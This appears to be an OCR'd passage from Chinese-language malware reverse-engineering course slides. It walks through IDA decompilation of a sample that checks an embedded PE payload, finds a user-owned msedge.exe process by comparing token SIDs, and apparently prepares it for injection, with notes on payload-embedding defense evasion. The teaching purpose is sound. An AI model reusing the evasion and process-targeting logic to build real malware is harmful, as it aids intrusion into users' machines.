14        return 0i64;
15    }
16 }
17 else
18 {
19     printf("remote dll magic check failed\n");
20     return 0i64;
21 }
22 }
```


sub_140001870

```
1 __int64 __fastcall sub_140001870(__int64 *pe, _QWORD *pe_size)
2 {
3     *pe = (__int64)&unk_140005040;
4     *pe_size = 72770i64;
5     if ( *(WORD *)*pe == 'ZM' ) [r] , PE 起始點的 magic number
6     {
7         if ( *(_WORD *) (sub_1400013D0(*pe) + 24) == 0x20B )
8         {
9             return 1i64;
10        }
11        else
12        {
13            printf("remote dll optional header magic check failed\n");
14            return 0i64;
15        }
16    }
17    else
18    {
19        printf("remote dll magic check failed\n");
20        return 0i64;
21    }
22}
```


前面提到，參數像是 (&pointer, &size)
[h]，Optional header 的 magic

sub_140001870

```
1 __int64 __fastcall sub_140001870(__int64 *pe, _QWORD *pe_size)
2 {
3     *pe = (__int64)&unk_140005040;
4     *pe_size = 72770i64;
5     if ( *(_WORD *)*pe == 'ZM' )
6     {
7         if ( *(_WORD *)getNtHdrs(*pe) + 0x18) == 0x20B )
8         {
9             return 1i64;
10        }
11        else
12        {   select and press [y] to retype
13            printf("remote dll optional header magic check failed\n");
14            return 0i64;
15        }
16    }
17    else
18    {
19        printf("remote dll magic check failed\n");
20        return 0i64;
21    }
22 }
```



Retype getNtHdrs



getEmbeddedPE_1870

```
1 __int64 __fastcall getEmbeddedPE_1870(__int64 *pe, _QWORD *pe_size)
2 {
3     *pe = (__int64)&pe_data;
4     *pe_size = 72770i64;
5     if ( *(_WORD *)*pe == 'ZM' )
6     {
7         if ( getNtHdrs(*pe)->OptionalHeader.Magic == 0x20B )
8         {
9             return 1i64;
10        }
11        else
12        {
13            printf("remote dll optional header magic check failed\n");
14            return 0i64;
15        }
16    }
17    else
18    {
19        printf("remote dll magic check failed\n");
20        return 0i64;
21    }
22 }
```

Embedded PE file

```
.data:0000000140005040 pe_data        db  4Dh ; M      | ; DATA XREF: getEmbeddedPE_1870+13↑o  
.data:0000000140005041                db  5Ah ; Z  
.data:0000000140005042                db  90h  
.data:0000000140005043                db  0  
.data:0000000140005044                db  3  
.data:0000000140005045                db  0  
.data:0000000140005046                db  0  
.data:0000000140005047                db  0  
.data:0000000140005048                db  4  
.data:0000000140005049                db  0  
.data:000000014000504A                db  0  
.data:000000014000504B                db  0  
.data:000000014000504C                db  0FFh  
.data:000000014000504D                db  0FFh  
.data:000000014000504E                db  0  
.data:000000014000504F                db  0
```

來自 getEmbeddedPE 的 cross reference

Defense Evasion – Embedded Payloads

- 用途
 - 檔案落地時容易被掃描、偵測，如：下載惡意程式會直接被 Windows Defender 砍掉 😡。因此將惡意內容隱藏在正常檔案之中以躲避檔案系統級別的偵測
 - 進入受害者電腦的檔案通常較容易被掃瞄，不適合直接具有惡意行為。因此通常會將惡意行為包裝在 embedded payloads 中

sub_140001BF0

```
1 __int64 sub_140001BF0()
2 {
3     __int64 result; // rax
4     DWORD target_pid; // [rsp+20h] [rbp-28h]
5     const void *pe; // [rsp+28h] [rbp-20h] BYREF
6     SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF
7
8     pe = 0i64;
9     pe_size = 0i64;
10    result = getEmbeddedPE_1870((__int64 *)&pe, &pe_size);
11    if ( pe )
12    {
13        result = returnTargetPid_16B0();
14        target_pid = result;
15        if ( (_DWORD)result )
16        {
17            printf("target pid: %lu\n", (unsigned int)result);
18            return sub_140001A60(target_pid, pe, pe_size);
19        }
20    }
21    return result;
22 }
```

returnTargetPid_16B0

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(2u, 0);
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        pe.dwSize = 568;
27        if ( Process32FirstW(hSnapshot, &pe) )
28        {
29            pSid2 = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            sub_140001500(CurrentProcess, &pSid2);
32            th32ProcessID = 0;
```

```
33        do
34        {
35            pSid1 = malloc(0x44ui64);
36            hObject = OpenProcess(0x400u, 0, pe.th32ProcessID);
37            if ( hObject )
38            {
39                if ( (unsigned int)sub_140001500(hObject, &pSid1) )
40                {
41                    if ( EqualSid(pSid1, pSid2) )
42                    {
43                        szExeFile = pe.szExeFile;
44                        v4 = (char *)L"msedge.exe" - (char *)pe.szExeFile;
45                        while ( 1 )
46                        {
47                            v5 = *szExeFile;
48                            if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49                                break;
50                            ++szExeFile;
51                            if ( !v5 )
52                            {
53                                v6 = 0;
54                                goto LABEL_14;
55                            }
56                        }
57                        v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58        LABEL_14:
59                    if ( !v6 )
60                        th32ProcessID = pe.th32ProcessID;
61                    }
62                    free(pSid1);
63                }
64                CloseHandle(hObject);
65            }
66        }
67        while ( !th32ProcessID && Process32NextW(hSnapshot, &pe) );
68        free(pSid2);
69        CloseHandle(hSnapshot);
70    return th32ProcessID;
```

returnTargetPid_16B0

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(2u, 0);
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        pe.dwSize = 568;
27        if ( Process32FirstW(hSnapshot, &pe) )
28        {
29            pSid2 = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            sub_140001500(CurrentProcess, &pSid2);
32            th32ProcessID = 0;
```

CreateToolhelp32Snapshot

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

Syntax

C++

Copy

```
HANDLE CreateToolhelp32Snapshot(  
    [in] DWORD dwFlags,  
    [in] DWORD th32ProcessID  
)
```


TH32CS_SNAPPROCESS
0x00000002

Includes all processes in the system in the snapshot. To enumerate the processes, see [Process32First](#).

Set Enum

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(2u, 0); 1. Select "2u" and press [m]
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        pe.dwSize = 568;
27        if ( Process32FirstW(hSnapshot, &pe) )
28        {
29            pSid2 = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            sub_140001500(CurrentProcess, &pSid2);
32            th32ProcessID = 0;
```

Set Enum



returnTargetPid_16B0

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        pe.dwSize = 568;
27        if ( Process32FirstW(hSnapshot, &pe) )
28        {
29            pSid2 = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            sub_140001500(CurrentProcess, &pSid2);
32            th32ProcessID = 0;
```

Process32First

Retrieves information about the first process encountered in a system snapshot.

Syntax

C++

Copy

```
BOOL Process32First(
    [in]      HANDLE      hSnapshot,
    [in, out] LPPROCESSENTRY32 lppe
);
```

Parameters

[in] hSnapshot

A handle to the snapshot returned from a previous call to the [CreateToolhelp32Snapshot](#) function.

[in, out] lppe

A pointer to a [PROCESSENTRY32](#) structure. It contains process information such as the name of the executable file, the process identifier, and the process identifier of the parent process.

Remarks

The calling application must set the [dwSize](#) member of [PROCESSENTRY32](#) to the size, in bytes, of the structure.

Set sizeof(PROCESSENTRY32)

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        pe.dwSize = sizeof(PROCESSENTRY32W); 1. Select "568" and press [t]
27        if ( Process32FirstW(hSnapshot, &pe) )
28        {
29            pSid2 = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            sub_140001500(CurrentProcess, &pSid2);
32            th32ProcessID = 0;
```

returnTargetPid_16B0

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        pe.dwSize = sizeof(PROCESSENTRY32W);
27        if ( Process32FirstW(hSnapshot, &pe) )
28        {
29            pSid2 = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            sub_140001500(CurrentProcess, &pSid2);
32            th32ProcessID = 0;
```

sub_140001500

1. 呼叫 GetTokenInformation 取得儲存取得資料所需的 buffer size

```
1 _int64 __fastcall sub_140001500(void *a1, PSID *a2)
2 {
3     DWORD v2; // eax
4     DWORD v4; // eax
5     DWORD v5; // eax
6     DWORD LastError; // eax
7     PSID *TokenInformation; // [rsp+30h] [rbp-28h]
8     DWORD TokenInformationLength; // [rsp+38h] [rbp-20h] BYREF
9     HANDLE TokenHandle; // [rsp+40h] [rbp-18h] BYREF
10
11    TokenHandle = 0i64;
12    if ( OpenProcessToken(a1, 0x20008u, &TokenHandle) )
13    {
14        TokenInformationLength = 0;
15        GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
16        if ( GetLastError() == 122 )
17        {
18            TokenInformation = (PSID *)malloc(TokenInformationLength);
19            if ( TokenInformation )
20            {
21                if ( GetTokenInformation(
22                    TokenHandle,
23                    TokenUser,
24                    TokenInformation,
25                    TokenInformationLength,
26                    &TokenInformationLength) )
27                {
28                    if ( CopySid(0x44u, *a2, *TokenInformation) )
29                    {
30                        if ( !IsValidSid(*a2) )
31                            printf("Sid is invalid\n");
32                        free(TokenInformation);
33                        CloseHandle(TokenHandle);
34                        return 1i64;
35                    }
36                }
37            }
38        }
39    }
40 }
```

sub_140001500

1. 呼叫 GetTokenInformation

取得儲存取得資料所需的
buffer size

2. 再次呼叫

GetTokenInformation 取得
資料

這種二次呼叫是
Windows API 中十分常見的設計

```
1 _int64 __fastcall sub_140001500(void *a1, PSID *a2)
2 {
3     DWORD v2; // eax
4     DWORD v4; // eax
5     DWORD v5; // eax
6     DWORD LastError; // eax
7     PSID *TokenInformation; // [rsp+30h] [rbp-28h]
8     DWORD TokenInformationLength; // [rsp+38h] [rbp-20h] BYREF
9     HANDLE TokenHandle; // [rsp+40h] [rbp-18h] BYREF
10
11    TokenHandle = 0i64;
12    if ( OpenProcessToken(a1, 0x20008u, &TokenHandle) )
13    {
14        TokenInformationLength = 0;
